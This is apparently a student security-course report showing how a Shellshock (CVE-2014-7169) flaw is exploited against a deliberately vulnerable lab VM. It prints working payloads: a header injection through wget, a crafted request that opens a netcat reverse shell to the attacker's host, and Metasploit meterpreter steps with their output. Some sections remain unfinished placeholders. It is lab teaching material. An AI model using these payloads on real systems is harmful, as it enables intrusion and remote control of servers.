
Shellshock (CVE-2014-7169)

System Security - Assignment 3

Morten Lyng Rosenquist - 201706031



```
mlr@mlr-VirtualBox:/media/sf_python-repos/au-syssec-e21-grp8-assignment3/logs$ wget -U "() { test;};e
cho \"Content-type: text/plain\"; echo; /bin/bash -c 'echo vulnerable'" http://10.0.2.9/cgi-bin/statu
s
--2021-11-04 19:00:15--  http://10.0.2.9/cgi-bin/status
Tilslutter 10.0.2.9:80... forbundet.
HTTP forespørgsel sendt, afventer svar... 200 OK
Længde: uspecificeret [text/plain]
Gemmer til: ‘status’

status                         [ <=>                              ]      11  --.-KB/s    in 0s

2021-11-04 19:00:15 (1,14 MB/s) - ‘status’ gemt [11]

mlr@mlr-VirtualBox:/media/sf_python-repos/au-syssec-e21-grp8-assignment3/logs$ cat status
vulnerable
```

Faculty of Technical Sciences
Aarhus University
November 6, 2021

Contents

1 Introduction

Write something

CGI

Bash

Vulnerability

Threat model

Tools

2 Setup

As mentioned in the introduction, there is several setups in which the exploit can be utilized. The chosen setup consists of a VM spun up with a vulnerable image from Pentesterlab[Pen]. The VM has an apache server hosting a web application that uses a bash-based CGI script. The topology can be seen on figure 1.





Figure 1: Environment topology

The server has bash version 4.2.45(1)-release installed, which is a version vulnerable to shellshock. Furthermore the web application is hosted on port 80.

3 Exploit


The execution of the exploit is inspired by PentesterLab instructions and F4l13n5n0w[f4l] performing the attack. The attack is performed as if nothing was known about the setup of the server. Firstly the request is analyzed in Burp Suite. The request trace can be seen on figure 2.



http://10.0.2.9	GET	/
http://10.0.2.9	GET	/js/jquery-1.6.4.min.js
http://10.0.2.9	GET	/cgi-bin/status
http://10.0.2.9	GET	/images/favicon.png

Figure 2: Burp Suite inspection of http requests

Here we have something interesting. It can be seen that CGI is possibly used to render some content. The index.html is analyzed and it is seen there is some inline javascript, shown on figure 3.




```
            <script>
    function status() {
                $.getJSON("/cgi-bin/status", function (data) {

     $.each( data, function( key, val ) {
          $('#infos').append ( "<li><b>"+key+"</b>: " + val +
"</li>" );
      });
      });
                }

    status();
            </script>
```

Figure 3: index.html inline javascript

This confirms the assumption that CGI is utilized. Time to shellshock the server. Burp Suite is used to test customized requests. A new header is added to the requests with the contents:

() { :;}; this should give internal server error
The response is indeed 500, and we know the server is vulnerable. Time to make the server do something. Then we try:
() { :;};echo \"Content-type: text/plain\"; echo; /bin/bash -c 'echo vulnerable'
The response can be seen on figure 4.




```
mlr@mlr-VirtualBox:/media/sf_python-repos/au-syssec-e21-grp8-assignment3/logs$ wget -U "() { test;};e
cho \"Content-type: text/plain\"; echo; /bin/bash -c 'echo vulnerable'" http://10.0.2.9/cgi-bin/statu
s
--2021-11-04 19:00:15--  http://10.0.2.9/cgi-bin/status
Tilslutter 10.0.2.9:80... forbundet.
HTTP forespørgsel sendt, afventer svar... 200 OK
Længde: uspecificeret [text/plain]
Gemmer til: ‘status’

status                        [ <=>                              ]      11  --.-KB/s    in 0s

2021-11-04 19:00:15 (1,14 MB/s) - ‘status’ gemt [11]

mlr@mlr-VirtualBox:/media/sf_python-repos/au-syssec-e21-grp8-assignment3/logs$ cat status
vulnerable
```

Figure 4: Server returning vulnerable

It's cumbersome to send a http request every time. Instead lets establish a reverse shell. That enables the attacker to write shell code in his terminal as if he was on the server. This can be done with theinput:
echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nShellshock: () { :;}; /usr/bin/nc 10.0.2.6 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" — nc 10.0.2.9 80


This uses netcat to bind the attackers shell to 10.0.2.9/cgi-bin/status. Furthermore the server will bind its shell to 10.0.2.6:443, which is the attacker. The attacker first needs to bind the port, and then he is ready. The reverse shell can be seen on figure 5.



```
mlr@mlr-VirtualBox:/home/mlr/Hentet$ sudo nc -l -p 443
pwd
/var/www/cgi-bin
ls
status
```

Figure 5: Reverse shell


As this is a known exploit there is tools developed to ease this process. Offensive Security's msfconsole[Sec] has many exploits gathered and there is also tooling for shellshock. First we configure various parameters, this is shown on figure 6



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 10.0.2.9
rhosts => 10.0.2.9
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 10.0.2.9:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
```

Figure 6: msfconsole initialization

The target is defined and it's seen that it is indeed vulnerable. What msfconsole does in the vulnerability check is probably trying to bind a shell and see if the server hangs. Then we set the type of attack we want to launch and start exploiting. The exploit in progress can be seen on figure 7.



```
meterpreter > getuid
Server username: pentesterlab
meterpreter > pwd
/var/www/cgi-bin
meterpreter > sysinfo
Computer     : 10.0.2.9
OS           :  (Linux 3.14.1-pentesterlab)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 906 created.
Channel 1 created.
```

Figure 7: msfconsole exploit

It is seen that the attacker can perform any desired command. Here different information of the infrastructure is retrieved and a new shell process is spawned.

4 Discussion

Link introduction to results: - how serious is this - when was it fixed - long time flaw - combining with other attacks

References

[f4l] f4l13n5n0w. *[PentesterLab] CVE-2014-6271/Shellshock*. URL: `http://f4l13n5n0w.github.io/blog/2015/05/07/pentesterlab-cve-2014-6271-slash-shellshock/`. (accessed: 06.11.2021).

[Pen] PentesterLab. *CVE-2014-6271/Shellshock*. URL: `https://www.pentesterlab.com/exercises/cve-2014-6271/course`. (accessed: 06.11.2021).

[Sec] Offensive Security. *Metasploit*. URL: `https://www.offensive-security.com/metasploit-unleashed/msfconsole/`. (accessed: 06.11.2021).